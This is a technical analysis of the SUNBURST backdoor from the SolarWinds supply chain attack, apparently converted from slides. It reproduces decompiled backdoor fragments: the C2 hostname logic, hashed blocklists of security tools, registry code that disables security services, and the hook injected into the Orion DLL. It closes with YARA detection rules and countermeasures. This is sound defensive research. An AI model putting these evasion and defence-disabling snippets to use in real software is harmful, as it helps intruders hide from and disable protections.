Enterprise	T1033	System Owner/User Discovery	SUNBURST collected the username from a compromised host.[3][4]

System Informations Discovery

Techniques used to extract data of the infected system.

Backdoor communication protocol

Diving deeper to the communication of the backdoor, we make a distinction between 3 stages:

- **Stage 0:** Ends with the internet connectivity check, resolving “api.solarwinds.com”.
- **Stage 1:** DNS communicating with “*.appsync-api.*.avsvmcloud.com”.
- **Stage 2:** Communication and job execution.

Stage 0

The main function of this stage is .CheckServerConnection, which receives “api.solarwinds.com” as an input.

All classification of IP is done inside .GetAddressFamily.

```
private static class DnsHelper
        {
            public static bool CheckServerConnection(string hostName)
            {
                try
                {
                    IPHostEntry iphostEntry = OrionImprovementBusinessLayer.DnsHelper.GetIPHostEntry(hostName);
                    if (iphostEntry != null)
                    {
                        IPAddress[] addressList = iphostEntry.AddressList;
                        for (int i = 0; i < addressList.Length; i++)
                        {
                            OrionImprovementBusinessLayer.AddressFamilyEx addressFamily
                            = OrionImprovementBusinessLayer.IPAddressesHelper.GetAddressFamily(addressList[i]);
                            if (addressFamily != OrionImprovementBusinessLayer.AddressFamilyEx.Error && addressFamily
                            != OrionImprovementBusinessLayer.AddressFamilyEx.Atm)
                            {
                                return true;
                            }
                        }
                    }
                }
                catch (Exception)
                {
                }
                return false;
            }
```

Stage 1.1

The hostname is generated using one of 4 functions, and will hold the complete details to contact and resolve the server.

```
string hostName;
if (status == ReportStatus.New){

    hostName = ((addressFamilyEx == AddressFamilyEx.Error)? cryptoHelper.GetCurrentString() : cryptoHelper.GetPreviousString(out last));
}
else{

    if (status != ReportStatus.Append){
        break;
    }

    hostName = (flag2 ? cryptoHelper.GetNextStringEx(dnsRecords.dnssec) : cryptoHelper.GetNextString(dnsRecords.dnssec));
}
addressFamilyEx = DnsHelper.GetAddressFamily(hostName, dnsRecords);

switch (addressFamilyEx)
```


```
private static readonly IPAddressesHelper[] nList = new IPAddressesHelper[]
{
    new IPAddressesHelper("10.0.0.0", "255.0.0.0", AddressFamilyEx.Atm),
    new IPAddressesHelper("172.16.0.0", "255.240.0.0", AddressFamilyEx.Atm),
    new IPAddressesHelper("192.168.0.0", "255.255.0.0", AddressFamilyEx.Atm),
    new IPAddressesHelper("224.0.0.0", "240.0.0.0", AddressFamilyEx.Atm),
    new IPAddressesHelper("fc00::", "fe00::", AddressFamilyEx.Atm),
    new IPAddressesHelper("fec0::", "ffc0::", AddressFamilyEx.Atm),
    new IPAddressesHelper("ff00::", "ff00::", AddressFamilyEx.Atm),
    new IPAddressesHelper("41.84.159.0", "255.255.255.0", AddressFamilyEx.Ipx),
    new IPAddressesHelper("74.114.24.0", "255.255.248.0", AddressFamilyEx.Ipx),
    new IPAddressesHelper("154.118.140.0", "255.255.255.0", AddressFamilyEx.Ipx),
    new IPAddressesHelper("217.163.7.0", "255.255.255.0", AddressFamilyEx.Ipx),
    new IPAddressesHelper("20.140.0.0", "255.254.0.0", AddressFamilyEx.ImpLink),
```

Stage 1.2

Action on the returned IP for the subdomain: a classification of AddressFamilyEx.Atm() is useful to understand which process is in local network.

Stage 2

The malware enters a job-related state machine that runs in a loop: after an initial registration step, the backdoor switches to the regular command-exchange mechanism.



The response returned by the C2 is encoded. The backdoor decodes the message, validates it, and attempts to extract the next “job” to be executed.

Finally *ExecuteEngine* processes the received command.

Obfuscation techniques

In many of their actions, the attackers took steps to maintain a low profile. Highly advanced techniques were used to make code analysis difficult.


One of these is the widespread use of hashing to hide commands.

This:

C07NSU0uUdBScCvKz1UIz8wzNor3Sy0pzy/KdkxJLChJLXLOz0vLTC8tSizJzM9TKM9ILUpV8AxwzUtMyk1NsS0pKK0FAA=

Will become:

Select * From Win32_NetworkAdapterConfiguration where IPEnabled=true




Also SUNBURST uses the FNV-1A plus XOR algorithm to compute the hash of each process name, service name, and driver filename on the system.

In this case, uses this technique to verify whether the execution environment is a valid one, that of the Solarwinds library.

```
210     sense 16335643316870329598
211     sentinelmonitor.sys 12343334044036541897
212     shellcode_launcher 5614586596107908838
213     solarwinds.businesslayerhost 17291806236368054941
214     solarwindsdiagnostics 3869935012404164040
215     swdev.dmz 15267980678929160412
216     swdev.local 1109067043404435916
217     sysmon 14111374107076822891
218     sysmon64 3538022140597504361
```

```
public static void Initialize()
        {
            try
            {
                if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941)
                {
                    DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
                    int num = new Random().Next(288, 336);
                    if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
                    {
                        OrionImprovementBusinessLayer.instance = new NamedPipeServerStream(OrionImprovementBusinessLayer.appId);
                        OrionImprovementBusinessLayer.ConfigManager.ReadReportStatus(out OrionImprovementBusinessLayer.status);
```

Enterprise	T1027		Obfuscated Files or Information	SUNBURST obfuscated collected system information using a FNV-1a + XOR algorithm.[3]
		.005	Indicator Removal from Tools	SUNBURST source code used generic variable names and pre-obfuscated strings, and was likely sanitized of developer comments before being added to SUNSPOT.[7]



Anti-Analysis techniques

The backdoor performs numerous checks to ensure no analysis tools are present, in order to maintain a low profile.

The same technique seen before, is used to check whether potentially dangerous software for detecting malware, such as antivirus programs, scanning tools, and software analysis tools, are running in the same execution environment.

The backdoor continues past this check only when there are no processes or drivers from the blocklist present.

Enterprise	T1518	.001	Software Discovery: Security Software Discovery	SUNBURST checked for a variety of antivirus/endpoint detection agents prior to execution.[4][5]

Once loaded, the backdoor goes through an extensive list of checks to make sure it's running in an actual enterprise network and not on an analyst's machines.

```
vboxservice 15457732070353984570
win32_remote 16292685861617888592
win64_remotex64 10374841591685794123
windbg 3045986759481489935
windefend 917638920165491138
windump 17109238199226571972
winhex 5945487981219695001
winhex64 6827032273910657891
winobj 8052533790968282297
wireshark 17574002783607647274
x32dbg 3341747963119755850
x64dbg 14193859431895170587
xagt 15695338751700748390
xagtnotif 640589622539783622
xwforensics 17683972236092287897
xwforensics64 17439059603042731363
```

Enterprise	T1562	.001	Impair Defenses: Disable or Modify Tools	SUNBURST attempted to disable software security services following checks against a FNV-1a + XOR hashed hardcoded blocklist.[5]

If a blocklisted service is found, SUNBURST attempts to disable the blocklisted service by manipulating the service configuration in the Windows Registry. It sets the registry value SYSTEM\CurrentControlSet\services\\Start to the value 4 (SERVICE_DISABLED).

```
private static bool SetManualMode(OrionImprovementBusinessLayer.ServiceConfiguration.Service[] svcList)
        { ...
            using (RegistryKey registryKey2 = registryKey.OpenSubKey(text, true))
            {
                if (registryKey2.GetValueNames().Contains("Start"))
                {
                    registryKey2.SetValue("Start", 4, RegistryValueKind.DWord);
                    result = true;
```

Common Registry Keys and Values in HKLM\SYSTEM\CurrentControlSet\Services<DriverName>

The `Start` value specifies when the service should be started. It can have one of the following values:

- `0x0` (Boot): Loaded by the boot loader.
- `0x1` (System): Loaded by the I/O subsystem.
- `0x2` (Automatic): Loaded automatically by the Service Control Manager during system startup.
- `0x3` (Demand): Loaded automatically by PnP if it is needed for a device.
- `0x4` (Disabled): The service is disabled and will not be loaded.

Software qualities

The attackers had to find a suitable place in this DLL component to insert their code. Ideally, they would choose a place in a method that gets invoked periodically by official dll, ensuring both execution and persistence, so that the malicious code is guaranteed to be always up and running.

```
internal void RefreshInternal(){

    if (Log.get_IsDebugEnabled()){

        Log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", (object)engineID);
    }
    if (backgroundInventory.IsRunning){

        Log.Info((object)"Skipping background backgroundInventory check, still running");
        return;
    }
    QueueInventoryTasksFromNodeSettings();
    QueueInventoryTasksFromInventorySettings();
    if (backgroundInventory.QueueSize > 0){

        backgroundInventory.Start();
    }
}
```

Original .dll file

Infected .dll file

```
internal void RefreshInternal(){

    if (Log.get_IsDebugEnabled()){

        Log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", (object)engineID);
    }
    try{
        if (!OrionImprovementBusinessLayer.IsAlive){

            Thread thread = new Thread(OrionImprovementBusinessLayer.Initialize);
            thread. IsBackground = true;
            thread.Start();
        }
    }
    catch (Exception){
    }
    if (backgroundInventory.IsRunning){

        Log.Info((object)"Skipping background backgroundInventory check, still running");
        return;
    }
```

Countermeasures

MD5	b91ce2fa41029f6955bff20079468448
SHA256	32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77

Organizations should have prepared responses for containing the effects of an attack, and actions leading to a timely recovery:

1. Detect intrusions and unauthorized activity in order to reduce the duration of damage.
2. Limit the spread of malware by segmenting networks.
3. Train dedicated teams to respond to and manage incidents.
4. Create a crisis management and communication plan and reach out to technical experts and consultants for investigations.

Yara rules

```
// Copyright 2020 by FireEye, Inc.
// You may not use this file except in compliance with the license. The license should have been received with this file. You may obtain a copy of the license at:
// https://github.com/fireeye/sunburst_countermeasures/blob/main/LICENSE.txt
rule APT_Backdoor_MSIL_SUNBURST_1
{
    meta:
        author = "FireEye"
        description = "This rule is looking for portions of the SUNBURST backdoor that are vital to how it functions.
    strings:
        $cmd_regex_encoded = "U4qpjjbQtUzUTdONrTY2q42pVapRgooABYxQuIZmtUoA" wide
        $cmd_regex_plain = { 5C 7B 5B 30 2D 39 61 2D 66 2D 5D 7B 33 36 7D 5C 7D 22 7C 22 5B 30 2D 39 61 2D 66 5D 7B 33 32 7D 22 7C 22 5B 30 2D 39 61 2D 66 5D 7B 31 36 7D }
        $fake_orion_event_encoded = "U3ItS80rCaksSFWyUvIvyszPU9IBAA==" wide
        $fake_orion_event_plain = { 22 45 76 65 6E 74 54 79 70 65 22 3A 22 4F 72 69 6F 6E 22 2C }
        $fake_orion_eventmanager_encoded = "U3ItS80r8UvMTVWyUgKzfRPzEtNTi5R0AA==" wide
        $fake_orion_eventmanager_plain = { 22 45 76 65 6E 74 4E 61 6D 65 22 3A 22 45 76 65 6E 74 4D 61 6E 61 67 65 72 22 2C }
        $fake_orion_message_encoded = "U/JNLS5OTE9VslKqNqhVAgA=" wide
        $fake_orion_message_plain = { 22 4D 65 73 73 61 67 65 22 3A 22 7B 30 7D 22 }
        $fnv_xor = { 67 19 D8 A7 3B 90 AC 5B }
    condition:
        $fnv_xor and ($cmd_regex_encoded or $cmd_regex_plain) or ( ($fake_orion_event_encoded or $fake_orion_event_plain) and ($fake_orion_eventmanager_encoded or $fake_orio
}
```


Yara rules

```
1   // Copyright 2020 by FireEye, Inc.
2   // You may not use this file except in compliance with the license. The license should have been
3   // https://github.com/fireeye/sunburst_countermeasures/blob/main/LICENSE.txt
4   rule APT_Backdoor_MSIL_SUNBURST_4
5   {
6       meta:
7           author = "FireEye"
8           description = "This rule is looking for specific methods used by the SUNBURST backdoor.
9       strings:
10          $ss1 = "\x00set_UseShellExecute\x00"
11          $ss2 = "\x00ProcessStartInfo\x00"
12          $ss3 = "\x00GetResponseStream\x00"
13          $ss4 = "\x00HttpWebResponse\x00"
14          $ss5 = "\x00ExecuteEngine\x00"
15          $ss6 = "\x00ParseServiceResponse\x00"
16          $ss7 = "\x00RunTask\x00"
17          $ss8 = "\x00CreateUploadRequest\x00"
18      condition:
19          (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and all of them
20  }
```

```
rule CISA_10318927_01 : trojan rat SOLAR_FIRE
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10318927"
    Date = "2020-12-13"
    Last_Modified = "20201213_2145"
    Actor = "n/a"
    Category = "TROJAN RAT"
    Family = "SOLAR_FIRE"
    Description = "This signature is based off of unique strings embedded within the modified Solar Winds
app"
    MD5_1 = "b91ce2fa41029f6955bff20079468448"
    SHA256_1 = "32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77"
    MD5_2 = "846e27a652a5e1bfbd0ddd38a16dc865"
    SHA256_2 = "ce77d116a074dab7a22a0fd4f2c1ab475f16eec42e1ded3c0b0aa8211fe858d6"
  strings:
    $s0 = { 63 00 30 00 6B 00 74 00 54 00 69 00 37 00 4B 00 4C 00 43 00 6A 00 4A 00 7A 00 4D 00 38
00 44 }
    $s1 = { 41 00 41 00 3D 00 3D 00 00 21 38 00 33 00 56 00 30 00 64 00 6B 00 78 00 4A 00 4B 00 55 }
    $s2 = { 63 00 2F 00 46 00 77 00 44 00 6E 00 44 00 4E 00 53 00 30 00 7A 00 4B 00 53 00 55 00 30 00
42 00 41 00 41 00 3D 00 3D }
    $s3 = { 53 00 69 00 30 00 75 00 42 00 67 00 41 00 3D 00 00 21 38 00 77 00 77 00 49 00 4C 00 6B 00
33 00 4B 00 53 00 79 00 30 00 42 }
  condition:
all of them
}
```

Conclusions

- The attackers used a sophisticated penetration methodology.
- The first signs of suspicious activity in September 2019 up to June 2020, when the attack creators managed to delete the Sunburst malware.
- The SUNBURST backdoor is not yet fully understood. Spanning almost 3500 lines of code, “obfuscated” with casual naming, it has many subtleties yet to uncover.
- Several Yara Rules and countermeasures exist now.



Sources

1. SUNBURST - Threat Report - ACN
2. Analyzing Solorigate, the compromised DLL file that started a sophisticated cyberattack, and how Microsoft Defender helps protect customers | Microsoft Security Blog
3. SolarWinds Supply Chain Attack Uses SUNBURST Backdoor | Google Cloud Blog
4. The Sunburst supply chain attack explained
5. https://github.com/mandiant/sunburst_countermeasures
6. SUNBURST: Attack Flow, C2 Protocol, and Prevention
7. SUNBURST, Software S0559 | MITRE ATT&CK®
8. MAR-10318845-1.v1 - SUNBURST | CISA
9. SUNBURST Additional Technical Details | Mandiant | Google Cloud Blog
10. SUNSPOT Malware: A Technical Analysis | CrowdStrike
11. https://youtu.be/_cyv1fI0pSg?si=jCQRB8fs4SaSvcFh
12. GitHub - ITAYC0HEN/SUNBURST-Cracked: The following repository contains a modified version of SUNBURST with cracekd hashes, comments and annotations.

Thank You For Your Attention